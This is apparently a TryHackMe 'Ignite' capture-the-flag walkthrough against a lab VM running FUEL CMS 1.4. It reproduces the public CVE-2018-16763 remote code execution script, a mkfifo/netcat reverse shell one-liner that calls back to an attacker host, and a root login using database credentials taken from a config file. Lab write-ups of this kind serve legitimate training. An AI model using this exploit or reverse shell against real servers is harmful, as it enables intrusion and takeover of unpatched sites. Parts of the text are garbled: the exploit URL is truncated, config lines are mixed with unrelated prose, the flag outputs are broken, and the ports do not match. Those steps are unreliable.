

Try Hack Me: Ignite

Description	A new start-up has a few issues with their web server.
Difficulty Level	Easy
Room	https://tryhackme.com/r/room/ignite
Host	10.10.34.3
Title	Ignite VM

Walkthrough

Step 1: Enumeration

Nmap

```
sudo nmap -sV -sC -T4 -A 10.10.34.3
```

-sV	Detect service version
-sC	Run default Nmap scripts
-T4	Aggressive timing template
-A	Enable OS detection, version detection, script scanning, and traceroute

```

(kali㉿kali)-[~/TRYHACKME/Ignite]
$ sudo nmap -sV -sC -T4 -A 10.10.34.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 11:57 CAT
Nmap scan report for 10.10.34.3
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/fuel/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/18%OT=80%CT=1%CU=30690%PV=Y%DS=4%DC=T%G=Y%TM=676
OS:29CB9%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=A
OS:)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=C)OPS(O1=M509ST11NW7%O2=M509
OS:ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1
OS:=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O
OS:=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops


TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   284.96 ms 10.6.0.1
2   ... 3
4   354.81 ms 10.10.34.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.74 seconds

```


Scan results show that TCP port 80 is open, running Apache httpd 2.4.18, a directory /fuel and one disallowed entry in the robots.txt

Open URL in Browser



Welcome to Fuel CMS

Version 1.4



Getting Started

1


Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. '/'), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a '?' after index.php in the .htaccess like so:

```
RewriteRule .* index.php?/$0 [L]
```

At first glance can identify that it is using Fuel CMS version 1.4 hinted by the Http-title during the Nmap scan, navigating to the /fuel directory we find a login page



ExploitDB

fuel CMS 1.4.1 - Remote Code Execution (1)					
EDB-ID: 47138	CVE: 2018-16763	Author: 0XD0FF9	Type: WEBAPPS	Platform: LINUX	Date: 2019-07-19
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App: 📄	

After searching for Fuel CMS 1.4 in the Exploitdb, we identify CVE-2018-16763 which allows a Remote Code Execution against the CMS. An alternative is to use searchsploit in terminal.

Step 2: Exploitation

```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/r
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
```

```
# CVE : CVE-2018-16763

import requests
import urllib

url = "http://10.10.34.3" //change ip to host ip
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start


while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%
    r = requests.get(burp0_url)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text, begin, 2)

    print r.text[0:dup]
```

After adjusting the script to suite my requirements execute.



```
(kali@kali)-[~/TRYHACKME/Ignite]
$ python2 47138.py
cmd:whoami
systemwww-data
```

Step 3: Post-Exploitation

Creating a Bash session

Setup a listener

```
nc -nvlp 9001
```

Run the exploit and enter the following code

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc myIP 90
```

To obtain a bash session enter the following

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
(kali㉿kali)-[~/TRYHACKME/Ignite]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.34.3] from (UNKNOWN) [10.10.34.3] 49774
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$
```

Navigate to /home to check for users and find flag.txt

```
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
www-data@ubuntu:/home/www-data$
```

Privilege Escalation

On the default page there is a installation guide

4

Make configuration changes

In the **fuel/application/config/config.php**, change the `$config['encryption_key']` to your own unique key.

In the **fuel/application/config/MY_fuel.php** file, change the `$config['fuel_mode']` configuration property to **AUTO**. This must be done only if you want to view pages created in the CMS.

In the **fuel/application/config/config.php** file, change the `$config['sess_save_path']` configuration property to a writable folder above the web root to save session files OR leave it set to **NULL** to use the default PHP setting.

Navigate to the /var/www/html/fuel/application/config, there some interesting files especially database.php

```
active_group = 'default'; application/config/config.php file, change the $con
query_builder = TRUE; configuration property to a writable folder above the web root to s
db['default'] = array( // use the default PHP setting.
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'root',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '', FUEL admin, go to
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => 'admin',
    'encrypt' => FALSE,
    'compress' => FALSE, (you can and should change this password and ad
    'stricton' => FALSE,
    'failover' => array(),
```

Switch user to root and use identified password

Navigate to /root and find flag.txt

```
root@ubuntu:~# cat root.txt
cat root.txt
in the room (without
```

Conclusion



Congratulations on completing Ignite!!! 🎉

Points earned

🎯 60

Completed tasks

✓ 1

Room type

🚩 Challenge

Difficulty

📶 Easy

Streak

🔥 31

References

Exploitdb <https://www.exploit-db.com/exploits/47138>